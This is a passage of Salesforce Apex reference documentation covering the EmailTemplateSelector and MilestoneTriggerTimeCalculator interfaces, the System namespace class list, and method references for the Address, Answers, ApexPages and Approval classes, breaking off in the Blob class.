Returns the ID of the email template to preload for the case currently being viewed in the case feed using the specified case ID.

`getDefaultTemplateId(caseId)`

Returns the ID of the email template to preload for the case currently being viewed in the case feed using the specified case ID.

Signature

```
public ID getDefaultTemplateId(ID caseId)
```

Parameters

caseId
Type: ID

Return Value

Type: ID

EmailTemplateSelector Example Implementation

This is an example implementation of the `Support.EmailTemplateSelector` interface.

The `getDefaultEmailTemplateId` method implementation retrieves the subject and description of the case corresponding to the specified case ID. Next, it selects an email template based on the case subject and returns the email template ID.

```
global class MyCaseTemplateChooser implements Support.EmailTemplateSelector {
    // Empty constructor
    global MyCaseTemplateChooser() {    }

    // The main interface method
    global ID getDefaultEmailTemplateId(ID caseId) {
        // Select the case we're interested in, choosing any fields that are relevant to
our decision
        Case c = [SELECT Subject, Description FROM Case WHERE Id=:caseId];

        EmailTemplate et;

        if (c.subject.contains('LX-1150')) {
            et = [SELECT id FROM EmailTemplate WHERE DeveloperName = 'LX1150_template'];
        } else if(c.subject.contains('LX-1220')) {
            et = [SELECT id FROM EmailTemplate WHERE DeveloperName = 'LX1220_template'];
        }

        // Return the ID of the template selected
        return et.id;
    }
}
```

The following example tests the above code:

```
@isTest
private class MyCaseTemplateChooserTest {

    static testMethod void testChooseTemplate() {

        MyCaseTemplateChooser chooser = new MyCaseTemplateChooser();

        // Create a simulated case to test with
        Case c = new Case();
        c.Subject = 'I\'m having trouble with my LX-1150';
        Database.insert(c);

        // Make sure the proper template is chosen for this subject
        Id actualTemplateId = chooser.getDefaultEmailTemplateId(c.Id);
```

```
        EmailTemplate expectedTemplate =
          [SELECT id FROM EmailTemplate WHERE DeveloperName = 'LX1150_template'];
        Id expectedTemplateId = expectedTemplate.Id;
        System.assertEquals(actualTemplateId, expectedTemplateId);

        // Change the case properties to match a different template
        c.Subject = 'My LX1220 is overheating';
        Database.update(c);

        // Make sure the correct template is chosen in this case
       actualTemplateId = chooser.getDefaultEmailTemplateId(c.Id);
        expectedTemplate =
          [SELECT id FROM EmailTemplate WHERE DeveloperName = 'LX1220_template'];
        expectedTemplateId = expectedTemplate.Id;
        System.assertEquals(actualTemplateId, expectedTemplateId);

    }
}
```

MilestoneTriggerTimeCalculator Interface

The `Support.MilestoneTriggerTimeCalculator` interface calculates the time trigger for a milestone.

Namespace

Support

Implement the `Support.MilestoneTriggerTimeCalculator` interface to calculate a dynamic time trigger for a milestone based on the milestone type, the properties of the case, and case-related objects. To implement the `Support.MilestoneTriggerTimeCalculator` interface, you must first declare a class with the `implements` keyword as follows:

```
global class Employee implements Support.MilestoneTriggerTimeCalculator {
```

Next, your class must provide an implementation for the following method:

```
global Integer calculateMilestoneTriggerTime(String caseId, String milestoneTypeId)
```

The implemented method must be declared as `global` or `public`.

IN THIS SECTION:

- MilestoneTriggerTimeCalculator Methods
- MilestoneTriggerTimeCalculator Example Implementation

MilestoneTriggerTimeCalculator Methods

The following are instance methods for `MilestoneTriggerTimeCalculator`.

IN THIS SECTION:

calculateMilestoneTriggerTime(caseId, milestoneTypeId)
Calculates the milestone trigger time based on the specified case and milestone type and returns the time in minutes.

calculateMilestoneTriggerTime(caseId, milestoneTypeId)

Calculates the milestone trigger time based on the specified case and milestone type and returns the time in minutes.

Syntax

```
public Integer calculateMilestoneTriggerTime(String caseId, String milestoneTypeId)
```

Parameters

caseId
Type: String

ID of the case the milestone is applied to.

milestoneTypeId
Type: String

ID of the milestone type.

Return Value

Type: Integer

The calculated trigger time in minutes.

MilestoneTriggerTimeCalculator Example Implementation

This sample class demonstrates the implementation of the `Support.MilestoneTriggerTimeCalculator` interface. In this sample, the case's priority and the milestone `m1` determine that the time trigger is 18 minutes.

```
global class myMilestoneTimeCalculator implements Support.MilestoneTriggerTimeCalculator
{
     global Integer calculateMilestoneTriggerTime(String caseId, String milestoneTypeId){

        Case c = [SELECT Priority FROM Case WHERE Id=:caseId];
        MilestoneType mt = [SELECT Name FROM MilestoneType WHERE Id=:milestoneTypeId];
        if (c.Priority != null && c.Priority.equals('High')){
              if (mt.Name != null && mt.Name.equals('m1')) { return 7;}
              else { return 5; }
        }
        else {
            return 18;
        }
     }
}
```

This test class can be used to test the implementation of `Support.MilestoneTriggerTimeCalculator`.

```
@isTest
private class MilestoneTimeCalculatorTest {
    static testMethod void testMilestoneTimeCalculator() {

        // Select an existing milestone type to test with
        MilestoneType[] mtLst = [SELECT Id, Name FROM MilestoneType LIMIT 1];
        if(mtLst.size() == 0) { return; }
        MilestoneType mt = mtLst[0];

        // Create case data.
        // Typically, the milestone type is related to the case,
        // but for simplicity, the case is created separately for this test.
        Case c = new Case(priority = 'High');
        insert c;

        myMilestoneTimeCalculator calculator = new myMilestoneTimeCalculator();
       Integer actualTriggerTime = calculator.calculateMilestoneTriggerTime(c.Id, mt.Id);

        if(mt.name != null && mt.Name.equals('m1')) {
            System.assertEquals(actualTriggerTime, 7);
        }
        else {
            System.assertEquals(actualTriggerTime, 5);
        }

        c.priority = 'Low';
        update c;
        actualTriggerTime = calculator.calculateMilestoneTriggerTime(c.Id, mt.Id);
        System.assertEquals(actualTriggerTime, 18);
    }
}
```

System Namespace

The `System` namespace provides classes and methods for core Apex functionality.

The following are the classes in the `System` namespace.

IN THIS SECTION:

Address Class

Contains methods for accessing the component fields of address compound fields.

Answers Class

Represents zone answers.

ApexPages Class

Use `ApexPages` to add and check for messages associated with the current page, as well as to reference the current page.

Approval Class

Contains methods for processing approval requests and setting approval-process locks and unlocks on records.

Blob Class

Contains methods for the Blob primitive data type.

Boolean Class

Contains methods for the Boolean primitive data type.

BusinessHours Class

Use the `BusinessHours` methods to set the business hours at which your customer support team operates.

Cases Class

Use the `Cases` class to interact with case records.

Comparable Interface

Adds sorting support for Lists that contain non-primitive types, that is, Lists of user-defined types.

Continuation Class

Use the `Continuation` class to make callouts asynchronously to a SOAP or REST Web service.

Cookie Class

The `Cookie` class lets you access cookies for your Force.com site using Apex.

Crypto Class

Provides methods for creating digests, message authentication codes, and signatures, as well as encrypting and decrypting information.

Custom Settings Methods

Custom settings are similar to custom objects and enable application developers to create custom sets of data, as well as create and associate custom data for an organization, profile, or specific user. All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. This data can then be used by formula fields, validation rules, flows, Apex, and the SOAP API.

Database Class

Contains methods for creating and manipulating data.

Date Class

Contains methods for the Date primitive data type.

Datetime Class

Contains methods for the Datetime primitive data type.

Decimal Class

Contains methods for the Decimal primitive data type.

Double Class

Contains methods for the Double primitive data type.

EncodingUtil Class

Use the methods in the `EncodingUtil` class to encode and decode URL strings, and convert strings to hexadecimal format.

Enum Methods

An enum is an abstract data type with values that each take on exactly one of a finite set of identifiers that you specify. Apex provides built-in enums, such as `LoggingLevel`, and you can define your own enum.

Exception Class and Built-In Exceptions

An exception denotes an error that disrupts the normal flow of code execution. You can use Apex built-in exceptions or create custom exceptions. All exceptions have common methods.

FlexQueue Class

Contains methods that reorder batch jobs in the Apex flex queue.

Http Class

Use the `Http` class to initiate an HTTP request and response.

HttpCalloutMock Interface

Enables sending fake responses when testing HTTP callouts.

HttpRequest Class

Use the `HttpRequest` class to programmatically create HTTP requests like GET, POST, PUT, and DELETE.

HttpResponse Class

Use the `HttpResponse` class to handle the HTTP response returned by the `Http` class.

Id Class

Contains methods for the ID primitive data type.

Ideas Class

Represents zone ideas.

InstallHandler Interface

Enables custom code to run after a managed package installation or upgrade.

Integer Class

Contains methods for the Integer primitive data type.

JSON Class

Contains methods for serializing Apex objects into JSON format and deserializing JSON content that was serialized using the `serialize` method in this class.

JSONGenerator Class

Contains methods used to serialize objects into JSON content using the standard JSON encoding.

JSONParser Class

Represents a parser for JSON-encoded content.

JSONToken Enum

Contains all token values used for parsing JSON content.

Limits Class

Contains methods that return limit information for specific resources.

List Class

Contains methods for the List collection type.

Location Class

Contains methods for accessing the component fields of geolocation compound fields.

Long Class

Contains methods for the Long primitive data type.

Map Class

Contains methods for the Map collection type.

Matcher Class

Matchers use Patterns to perform match operations on a character string.

Math Class

Contains methods for mathematical operations.

Messaging Class

Contains messaging methods used when sending a single or mass email.

MultiStaticResourceCalloutMock Class

Utility class used to specify a fake response using multiple resources for testing HTTP callouts.

Network Class

Represents a community.

PageReference Class

A PageReference is a reference to an instantiation of a page. Among other attributes, PageReferences consist of a URL and a set of query parameter names and values.

Pattern Class

Represents a compiled representation of a regular expression.

Queueable Interface

Enables the asynchronous execution of Apex jobs that can be monitored.

QueueableContext Interface

Represents the parameter type of the `execute()` method in a class that implements the `Queueable` interface and contains the job ID. This interface is implemented internally by Apex.

QuickAction Class

Use Apex to request and process actions on objects that allow custom fields, on objects that appear in a Chatter feed, or on objects that are available globally.

RemoteObjectController

Use `RemoteObjectController` to access the standard Visualforce Remote Objects operations in your Remote Objects override methods.

ResetPasswordResult Class

Represents the result of a password reset.

RestContext Class

Contains the `RestRequest` and `RestResponse` objects.

RestRequest Class

Represents an object used to pass data from an HTTP request to an Apex RESTful Web service method.

RestResponse Class

Represents an object used to pass data from an Apex RESTful Web service method to an HTTP response.

SandboxPostCopy Interface

To make your sandbox environment business ready, automate data manipulation or business logic tasks. Extend this interface and add methods to perform post-copy tasks, then specify the class during sandbox creation.

Schedulable Interface

The class that implements this interface can be scheduled to run at different intervals.

SchedulableContext Interface

Represents the parameter type of a method in a class that implements the `Schedulable` interface and contains the scheduled job ID. This interface is implemented internally by Apex.

Schema Class

Contains methods for obtaining schema describe information.

Search Class

Use the methods of the Search class to perform dynamic SOSL queries.

SelectOption Class

A `SelectOption` object specifies one of the possible values for a Visualforce `selectCheckboxes`, `selectList`, or `selectRadio` component.

Set Class

Represents a collection of unique elements with no duplicate values.

Site Class

Use the `Site` Class to manage your Force.com sites.

sObject Class

Contains methods for the sObject data type.

StaticResourceCalloutMock Class

Utility class used to specify a fake response for testing HTTP callouts.

String Class

Contains methods for the String primitive data type.

StubProvider Interface

`StubProvider` is a callback interface that you can use as part of the Apex stub API to implement a mocking framework. Use this interface with the `Test.createStub()` method to create stubbed Apex objects for testing.

System Class

Contains methods for system operations, such as writing debug messages and scheduling jobs.

Test Class

Contains methods related to Visualforce tests.

Time Class

Contains methods for the Time primitive data type.

TimeZone Class

Represents a time zone. Contains methods for creating a new time zone and obtaining time zone properties, such as the time zone ID, offset, and display name.

Trigger Class

Use the `Trigger` class to access run-time context information in a trigger, such as the type of trigger or the list of sObject records that the trigger operates on.

Type Class

Contains methods for getting the Apex type that corresponds to an Apex class and for instantiating new types.

UninstallHandler Interface

Enables custom code to run after a managed package is uninstalled.

URL Class

Represents a uniform resource locator (URL) and provides access to parts of the URL. Enables access to the Salesforce instance URL.

UserInfo Class

Contains methods for obtaining information about the context user.

Version Class

Use the Version methods to get the version of a managed package of a subscriber and to compare package versions.

WebServiceCallout Class

Enables making callouts to SOAP operations on an external Web service. This class is used in the Apex stub class that is auto-generated from a WSDL.

WebServiceMock Interface

Enables sending fake responses when testing Web service callouts of a class auto-generated from a WSDL.

XmlStreamReader Class

The `XmlStreamReader` class provides methods for forward, read-only access to XML data. You can pull data from XML or skip unwanted events. You can parse nested XML content that's up to 50 nodes deep.

XmlStreamWriter Class

The `XmlStreamWriter` class provides methods for writing XML data.

Address Class

Contains methods for accessing the component fields of address compound fields.

Namespace

System

Usage

Each of these methods is also equivalent to a read-only property. For each getter method, you can access the property using dot notation. For example, `myAddress.getCity()` is equivalent to `myAddress.city`.

You can't use dot notation to access compound fields' subfields directly on the parent field. Instead, assign the parent field to a variable of type `Address`, and then access its components. For example, to access the `City` field in `myAccount.BillingAddress`, do the following:

```
Address addr = myAccount.BillingAddress;
String acctCity = addr.City;
```

Example

```
// Select and access Address fields.
// Call the getDistance() method in different ways.
Account[] records = [SELECT id, BillingAddress FROM Account LIMIT 10];
for(Account acct : records) {
   Address addr = acct.BillingAddress;
   Double lat = addr.latitude;
   Double lon = addr.longitude;
   Location loc1 = Location.newInstance(30.1944,-97.6682);
   Double apexDist1 = addr.getDistance(loc1, 'mi');
   Double apexDist2 = loc1.getDistance(addr, 'mi');
   System.assertEquals(apexDist1, apexDist2);
   Double apexDist3 = Location.getDistance(addr, loc1, 'mi');
   System.assertEquals(apexDist2, apexDist3);
}
```

IN THIS SECTION:

Address Methods

Address Methods

The following are methods for `Address`.

IN THIS SECTION:

getCity()
Returns the city field of this address.

getCountry()
Returns the text-only country name component of this address.

getCountryCode()
Returns the country code of this address if state and country picklists are enabled in your organization. Otherwise, returns `null`.

getDistance(toLocation, unit)
Returns the distance from this location to the specified location using the specified unit.

getGeocodeAccuracy()
When using geolocation data for a given address, this method gives you relative location information based on latitude and longitude values. For example, you can find out if the latitude and longitude values point to the middle of the street, instead of the exact address.

getLatitude()
Returns the latitude field of this address.

getLongitude()
Returns the longitude field of this address.

getPostalCode()
Returns the postal code of this address.

getState()
Returns the text-only state name component of this address.

getStateCode()
Returns the state code of this address if state and country picklists are enabled in your organization. Otherwise, returns `null`.

getStreet()
Returns the street field of this address.

`getCity()`

Returns the city field of this address.

Signature

```
public String getCity()
```

Return Value

Type: String

`getCountry()`

Returns the text-only country name component of this address.

Signature

```
public String getCountry()
```

Return Value

Type: String

`getCountryCode()`

Returns the country code of this address if state and country picklists are enabled in your organization. Otherwise, returns `null`.

Signature

```
public String getCountryCode()
```

Return Value

Type: String

`getDistance(toLocation, unit)`

Returns the distance from this location to the specified location using the specified unit.

Signature

```
public Double getDistance(Location toLocation, String unit)
```

Parameters

`toLocation`
Type: Location

The `Location` to which you want to calculate the distance from the current `Location`.

`unit`
Type: String

The distance unit you want to use: `mi` or `km`.

Return Value

Type: Double

`getGeocodeAccuracy()`

When using geolocation data for a given address, this method gives you relative location information based on latitude and longitude values. For example, you can find out if the latitude and longitude values point to the middle of the street, instead of the exact address.

Signature

```
public String getGeocodeAccuracy()
```

Return Value

Type: String

The `getGeocodeAccuracy()` return value tells you more about the location at a latitude and longitude for a given address. For example, `Zip` means the latitude and longitude point to the center of the zip code area, in case a match for an exact street address can't be found.

Accuracy Value	Description
`Address`	In the same building
`NearAddress`	Near the address
`Block`	Midway point of the block
`Street`	Midway point of the street
`ExtendedZip`	Center of the extended zip code area
`Zip`	Center of the zip code area
`Neighborhood`	Center of the neighborhood
`City`	Center of the city
`County`	Center of the county
`State`	Center of the state
`Unknown`	No match for the address was found

Geocodes are added only for some standard addresses.

- `Billing Address` on accounts
- `Shipping Address` on accounts
- `Mailing Address` on contacts
- `Address` on leads

Person accounts are not supported.

Note: For `getGeocodeAccuracy()` to work, set up and activate the geocode data integration rules for the related address fields.

`getLatitude()`

Returns the latitude field of this address.

Signature

```
public Double getLatitude()
```

Return Value

Type: Double

`getLongitude()`

Returns the longitude field of this address.

Signature

```
public Double getLongitude()
```

Return Value

Type: Double

`getPostalCode()`

Returns the postal code of this address.

Signature

```
public String getPostalCode()
```

Return Value

Type: String

`getState()`

Returns the text-only state name component of this address.

Signature

```
public String getState()
```

Return Value

Type: String

`getStateCode()`

Returns the state code of this address if state and country picklists are enabled in your organization. Otherwise, returns `null`.

Signature

```
public String getStateCode()
```

Return Value

Type: String

`getStreet()`

Returns the street field of this address.

Signature

```
public String getStreet()
```

Return Value

Type: String

Answers Class

Represents zone answers.

Namespace

System

Usage

Answers is a feature of the Community application that enables users to ask questions and have community members post replies. Community members can then vote on the helpfulness of each reply, and the person who asked the question can mark one reply as the best answer.

For more information on answers, see "Answers Overview" in the Salesforce online help.

Example

The following example finds questions in an internal zone that have similar titles as a new question:

```
public class FindSimilarQuestionController {

   public static void test() {
   // Instantiate a new question
   Question question = new Question ();

   // Specify a title for the new question
   question.title = 'How much vacation time do full-time employees get?';

   // Specify the communityID (INTERNAL_COMMUNITY) in which to find similar questions.
   Community community = [ SELECT Id FROM Community WHERE Name = 'INTERNAL_COMMUNITY' ];

   question.communityId = community.id;

   ID[] results = Answers.findSimilar(question);
   }
}
```

The following example marks a reply as the best reply:

```
ID questionId = [SELECT Id FROM Question WHERE Title = 'Testing setBestReplyId' LIMIT
1].Id;
ID replyID = [SELECT Id FROM Reply WHERE QuestionId = :questionId LIMIT 1].Id;
Answers.setBestReply(questionId,replyId);
```

Answers Methods

The following are methods for `Answers`. All methods are static.

IN THIS SECTION:

findSimilar(yourQuestion)

Returns a list of similar questions based on the title of the specified question.

setBestReply(questionId, replyId)

Sets the specified reply for the specified question as the best reply. Because a question can have multiple replies, setting the best reply helps users quickly identify the reply that contains the most helpful information.

`findSimilar(yourQuestion)`

Returns a list of similar questions based on the title of the specified question.

Signature

```
public static ID[] findSimilar(Question yourQuestion)
```

Parameters

`yourQuestion`
Type: Question

Return Value

Type: ID[]

Usage

Each `findSimilar` call counts against the SOSL statements governor limit allowed for the process.

`setBestReply(questionId, replyId)`

Sets the specified reply for the specified question as the best reply. Because a question can have multiple replies, setting the best reply helps users quickly identify the reply that contains the most helpful information.

Signature

```
public static Void setBestReply(String questionId, String replyId)
```

Parameters

questionId
Type: String

replyId
Type: String

Return Value

Type: Void

ApexPages Class

Use `ApexPages` to add and check for messages associated with the current page, as well as to reference the current page.

Namespace

System

Usage

In addition, `ApexPages` is used as a namespace for the PageReference Class and the Message Class.

ApexPages Methods

The following are methods for `ApexPages`. All are instance methods.

IN THIS SECTION:

addMessage(message)
Add a message to the current page context.

addMessages(exceptionThrown)
Adds a list of messages to the current page context based on a thrown exception.

currentPage()
Returns the current page's PageReference.

getMessages()
Returns a list of the messages associated with the current context.

hasMessages()
Returns `true` if there are messages associated with the current context, `false` otherwise.

hasMessages(severity)
Returns `true` if messages of the specified severity exist, `false` otherwise.

`addMessage(message)`

Add a message to the current page context.

Signature

```
public Void addMessage(ApexPages.Message message)
```

Parameters

message
Type: ApexPages.Message

Return Value

Type: Void

addMessages(exceptionThrown)

Adds a list of messages to the current page context based on a thrown exception.

Signature

```
public Void addMessages(Exception exceptionThrown)
```

Parameters

exceptionThrown
Type: Exception

Return Value

Type: Void

currentPage()

Returns the current page's PageReference.

Signature

```
public System.PageReference currentPage()
```

Return Value

Type: System.PageReference

Example

This code segment returns the id parameter of the current page.

```
public MyController() {
    account = [
        SELECT Id, Name, Site
        FROM Account
        WHERE Id =
            :ApexPages.currentPage().
```

```
            getParameters().
            get('id')
    ];
}
```

getMessages()

Returns a list of the messages associated with the current context.

Signature

```
public ApexPages.Message[] getMessages()
```

Return Value

Type: ApexPages.Message[]

hasMessages()

Returns `true` if there are messages associated with the current context, `false` otherwise.

Signature

```
public Boolean hasMessages()
```

Return Value

Type: Boolean

hasMessages(severity)

Returns `true` if messages of the specified severity exist, `false` otherwise.

Signature

```
public Boolean hasMessages(ApexPages.Severity severity)
```

Parameters

sev
Type: ApexPages.Severity

Return Value

Type: Boolean

Approval Class

Contains methods for processing approval requests and setting approval-process locks and unlocks on records.

Namespace

System

Usage

Salesforce admins can edit locked records. Depending on your approval process configuration settings, an assigned approver can also edit locked records. Locks and unlocks that are set programmatically use the same record editability settings as other approval-process locks and unlocks.

Record locks and unlocks are treated as DML. They're blocked before a callout, they count toward your DML limits, and if a failure occurs, they're rolled back along with the rest of your transaction. To change this rollback behavior, use an `allOrNone` parameter.

Approval is also used as a namespace for the `ProcessRequest` and `ProcessResult` classes.

SEE ALSO:

Approval Process Considerations

Approval Methods

The following are methods for `Approval`. All methods are static.

IN THIS SECTION:

isLocked(id)
Returns `true` if the record with the ID `id` is locked, or `false` if it's not.

isLocked(ids)
Returns a map of record IDs and their lock statuses. If the record is locked the status is `true`. If the record is not locked the status is `false`.

isLocked(sobject)
Returns `true` if the `sobject` record is locked, or `false` if it's not.

isLocked(sobjects)
Returns a map of record IDs to lock statuses. If the record is locked the status is `true`. If the record is not locked the status is `false`.

lock(recordId)
Locks an object, and returns the lock results.

lock(recordIds)
Locks a set of objects, and returns the lock results, including failures.

lock(recordToLock)
Locks an object, and returns the lock results.

lock(recordsToLock)
Locks a set of objects, and returns the lock results, including failures.

lock(recordId, allOrNothing)
Locks an object, with the option for partial success, and returns the lock result.

lock(recordIds, allOrNothing)
Locks a set of objects, with the option for partial success. It returns the lock results, including failures.

lock(recordToLock, allOrNothing)
Locks an object, with the option for partial success, and returns the lock result.

lock(recordsToLock, allOrNothing)
Locks a set of objects, with the option for partial success. It returns the lock results, including failures.

process(approvalRequest)
Submits a new approval request and approves or rejects existing approval requests.

process(approvalRequests, allOrNone)
Submits a new approval request and approves or rejects existing approval requests.

process(approvalRequests)
Submits a list of new approval requests, and approves or rejects existing approval requests.

process(approvalRequests, allOrNone)
Submits a list of new approval requests, and approves or rejects existing approval requests.

unlock(recordId)
Unlocks an object, and returns the unlock results.

unlock(recordIds)
Unlocks a set of objects, and returns the unlock results, including failures.

unlock(recordToUnlock)
Unlocks an object, and returns the unlock results.

unlock(recordsToUnlock)
Unlocks a set of objects, and returns the unlock results, including failures.

unlock(recordId, allOrNothing)
Unlocks an object, with the option for partial success, and returns the unlock result.

unlock(recordIds, allOrNothing)
Unlocks a set of objects, with the option for partial success. It returns the unlock results, including failures.

unlock(recordToUnlock, allOrNothing)
Unlocks an object, with the option for partial success, and returns the unlock result.

unlock(recordsToUnlock, allOrNothing)
Unlocks a set of objects, with the option for partial success. It returns the unlock results, including failures.

`isLocked(id)`

Returns `true` if the record with the ID `id` is locked, or `false` if it's not.

Signature

```
public static Boolean isLocked(Id id)
```

Parameters

`id`
Type: Id

The ID of the record whose lock or unlock status is in question.

Return Value

Type: Boolean

isLocked(ids)

Returns a map of record IDs and their lock statuses. If the record is locked the status is `true`. If the record is not locked the status is `false`.

Signature

```
public static Map<Id,Boolean> isLocked(List<Id> ids)
```

Parameters

ids
Type: List<Id>

The IDs of the records whose lock or unlock statuses are in question.

Return Value

Type: Map<Id,Boolean>

isLocked(sobject)

Returns `true` if the `sobject` record is locked, or `false` if it's not.

Signature

```
public static Boolean isLocked(SObject sobject)
```

Parameters

sobject
Type: SObject

The record whose lock or unlock status is in question.

Return Value

Type: Boolean

isLocked(sobjects)

Returns a map of record IDs to lock statuses. If the record is locked the status is `true`. If the record is not locked the status is `false`.

Signature

```
public static Map<Id,Boolean> isLocked(List<SObject> sobjects)
```

Parameters

sobjects
Type: List<SObject>

The records whose lock or unlock statuses are in question.

Return Value

Type: Map<Id,Boolean>

lock(recordId)

Locks an object, and returns the lock results.

Signature

```
public static Approval.LockResult lock(Id recordId)
```

Parameters

recordId
Type: Id

ID of the object to lock.

Return Value

Type: Approval.LockResult

lock(recordIds)

Locks a set of objects, and returns the lock results, including failures.

Signature

```
public static List<Approval.LockResult> lock(List<Id> ids)
```

Parameters

ids
Type: List<Id>

IDs of the objects to lock.

Return Value

Type: List<Approval.LockResult>

lock(recordToLock)

Locks an object, and returns the lock results.

Signature

```
public static Approval.LockResult lock(SObject recordToLock)
```

Parameters

recordToLock
Type: SObject

Return Value

Type: Approval.LockResult

lock(recordsToLock)

Locks a set of objects, and returns the lock results, including failures.

Signature

```
public static List<Approval.LockResult> lock(List<SObject> recordsToLock)
```

Parameters

recordsToLock
Type: List<SObject>

Return Value

Type: List<Approval.LockResult>

lock(recordId, allOrNothing)

Locks an object, with the option for partial success, and returns the lock result.

Signature

```
public static Approval.LockResult lock(Id recordId, Boolean allOrNothing)
```

Parameters

recordId
Type: Id

ID of the object to lock.

allOrNothing
Type: Boolean

Specifies whether this operation allows partial success. If you specify `false` and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that you can use to verify which records succeeded, which failed, and why.

Return Value

Type: Approval.LockResult

lock(recordIds, allOrNothing)

Locks a set of objects, with the option for partial success. It returns the lock results, including failures.

Signature

```
public static List<Approval.LockResult> lock(List<Id> recordIds, Boolean allOrNothing)
```

Parameters

recordIds
Type: List<Id>

IDs of the objects to lock.

allOrNothing
Type: Boolean

Specifies whether this operation allows partial success. If you specify `false` and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that you can use to verify which records succeeded, which failed, and why.

Return Value

Type: List<Approval.LockResult>

lock(recordToLock, allOrNothing)

Locks an object, with the option for partial success, and returns the lock result.

Signature

```
public static Approval.LockResult lock(SObject recordToLock, Boolean allOrNothing)
```

Parameters

recordToLock
Type: SObject

allOrNothing
Type: Boolean

Specifies whether this operation allows partial success. If you specify `false` and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that you can use to verify which records succeeded, which failed, and why.

Return Value

Type: Approval.LockResult

lock(recordsToLock, allOrNothing)

Locks a set of objects, with the option for partial success. It returns the lock results, including failures.

Signature

```
public static List<Approval.LockResult> lock(List<SObject> recordsToLock, Boolean
allOrNothing)
```

Parameters

recordsToLock
Type: List<SObject>

allOrNothing
Type: Boolean

Specifies whether this operation allows partial success. If you specify `false` and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that you can use to verify which records succeeded, which failed, and why.

Return Value

Type: List<Approval.LockResult>

process(approvalRequest)

Submits a new approval request and approves or rejects existing approval requests.

Signature

```
public static Approval.ProcessResult process(Approval.ProcessRequest approvalRequest)
```

Parameters

approvalRequest
Type: Approval.ProcessRequest

Return Value

Type: Approval.ProcessResult

Example

```
// Insert an account

Account a = new Account(Name='Test',
                    annualRevenue=100.0);

insert a;

// Create an approval request for the account
Approval.ProcessSubmitRequest req1 =
      new Approval.ProcessSubmitRequest();
```

```
req1.setObjectId(a.id);

// Submit the approval request for the account
Approval.ProcessResult result =
                    Approval.process(req1);
```

process(approvalRequests, allOrNone)

Submits a new approval request and approves or rejects existing approval requests.

Signature

```
public static Approval.ProcessResult process(Approval.ProcessRequest approvalRequests,
Boolean allOrNone)
```

Parameters

approvalRequests
Approval.ProcessRequest

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows for partial success. If you specify `false` for this parameter and an approval fails, the remainder of the approval processes can still succeed.

Return Value

Approval.ProcessResult

process(approvalRequests)

Submits a list of new approval requests, and approves or rejects existing approval requests.

Signature

```
public static Approval.ProcessResult [] process(Approval.ProcessRequest[]
approvalRequests)
```

Parameters

approvalRequests
Approval.ProcessRequest []

Return Value

Approval.ProcessResult []

process(approvalRequests, allOrNone)

Submits a list of new approval requests, and approves or rejects existing approval requests.

Signature

```
public static Approval.ProcessResult [] process(Approval.ProcessRequest[]
approvalRequests, Boolean allOrNone)
```

Parameters

approvalRequests
Approval.ProcessRequest []

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows for partial success. If you specify `false` for this parameter and an approval fails, the remainder of the approval processes can still succeed.

Return Value

Approval.ProcessResult []

unlock(recordId)

Unlocks an object, and returns the unlock results.

Signature

```
public static Approval.UnlockResult unlock(Id recordId)
```

Parameters

recordId
Type: Id

ID of the object to unlock.

Return Value

Type: Approval.UnlockResult

unlock(recordIds)

Unlocks a set of objects, and returns the unlock results, including failures.

Signature

```
public static List<Approval.UnlockResult> unlock(List<Id> recordIds)
```

Parameters

recordIds
Type: List<Id>

IDs of the objects to unlock.

Return Value

Type: List<Approval.UnlockResult>

`unlock(recordToUnlock)`

Unlocks an object, and returns the unlock results.

Signature

```
public static Approval.UnlockResult unlock(SObject recordToUnlock)
```

Parameters

recordToUnlock
Type: SObject

Return Value

Type: Approval.UnlockResult

`unlock(recordsToUnlock)`

Unlocks a set of objects, and returns the unlock results, including failures.

Signature

```
public static List<Approval.UnlockResult> unlock(List<SObject> recordsToUnlock)
```

Parameters

recordsToUnlock
Type: List<SObject>

Return Value

Type: List<Approval.UnlockResult>

`unlock(recordId, allOrNothing)`

Unlocks an object, with the option for partial success, and returns the unlock result.

Signature

```
public static Approval.UnlockResult unlock(Id recordId, Boolean allOrNothing)
```

Parameters

recordId
Type: Id

ID of the object to lock.

allOrNothing
Type: Boolean

Specifies whether this operation allows partial success. If you specify `false` and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that you can use to verify which records succeeded, which failed, and why.

Return Value

Type: Approval.UnlockResult

unlock(recordIds, allOrNothing)

Unlocks a set of objects, with the option for partial success. It returns the unlock results, including failures.

Signature

```
public static List<Approval.UnlockResult> unlock(List<Id> recordIds, Boolean
allOrNothing)
```

Parameters

recordIds
Type: List<Id>

IDs of the objects to unlock.

allOrNothing
Type: Boolean

Specifies whether this operation allows partial success. If you specify `false` and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that you can use to verify which records succeeded, which failed, and why.

Return Value

Type: List<Approval.UnlockResult>

unlock(recordToUnlock, allOrNothing)

Unlocks an object, with the option for partial success, and returns the unlock result.

Signature

```
public static Approval.UnlockResult unlock(SObject recordToUnlock, Boolean allOrNothing)
```

Parameters

recordToUnlock
Type: SObject

allOrNothing
Type: Boolean

Specifies whether this operation allows partial success. If you specify `false` and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that you can use to verify which records succeeded, which failed, and why.

Return Value

Type: Approval.UnlockResult

`unlock(recordsToUnlock, allOrNothing)`

Unlocks a set of objects, with the option for partial success. It returns the unlock results, including failures.

Signature

```
public static List<Approval.UnlockResult> unlock(List<SObject> recordsToUnlock, Boolean allOrNothing)
```

Parameters

recordsToUnlock
Type: List<SObject>

allOrNothing
Type: Boolean

Specifies whether this operation allows partial success. If you specify `false` and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that you can use to verify which records succeeded, which failed, and why.

Return Value

Type: List<Approval.UnlockResult>

Blob Class

Contains methods for the Blob primitive data type.

Namespace

System

Usage

For more information on Blobs, see Primitive Data Types on page 27.

Blob Methods

The following are methods for `Blob`.

IN THIS SECTION:

size()
Returns the number of characters in the Blob.

toPdf(stringToConvert)
Creates a binary object out of the given string, encoding it as a PDF file.

toString()
Casts the Blob into a String.

valueOf(stringToBlob)
Casts the specified String to a Blob.

size()

Returns the number of characters in the Blob.

Signature

```
public Integer size()
```

Return Value

Type: Integer

Example

```
String myString = 'StringToBlob';
Blob myBlob = Blob.valueof(myString);
Integer size = myBlob.size();
```

toPdf(stringToConvert)

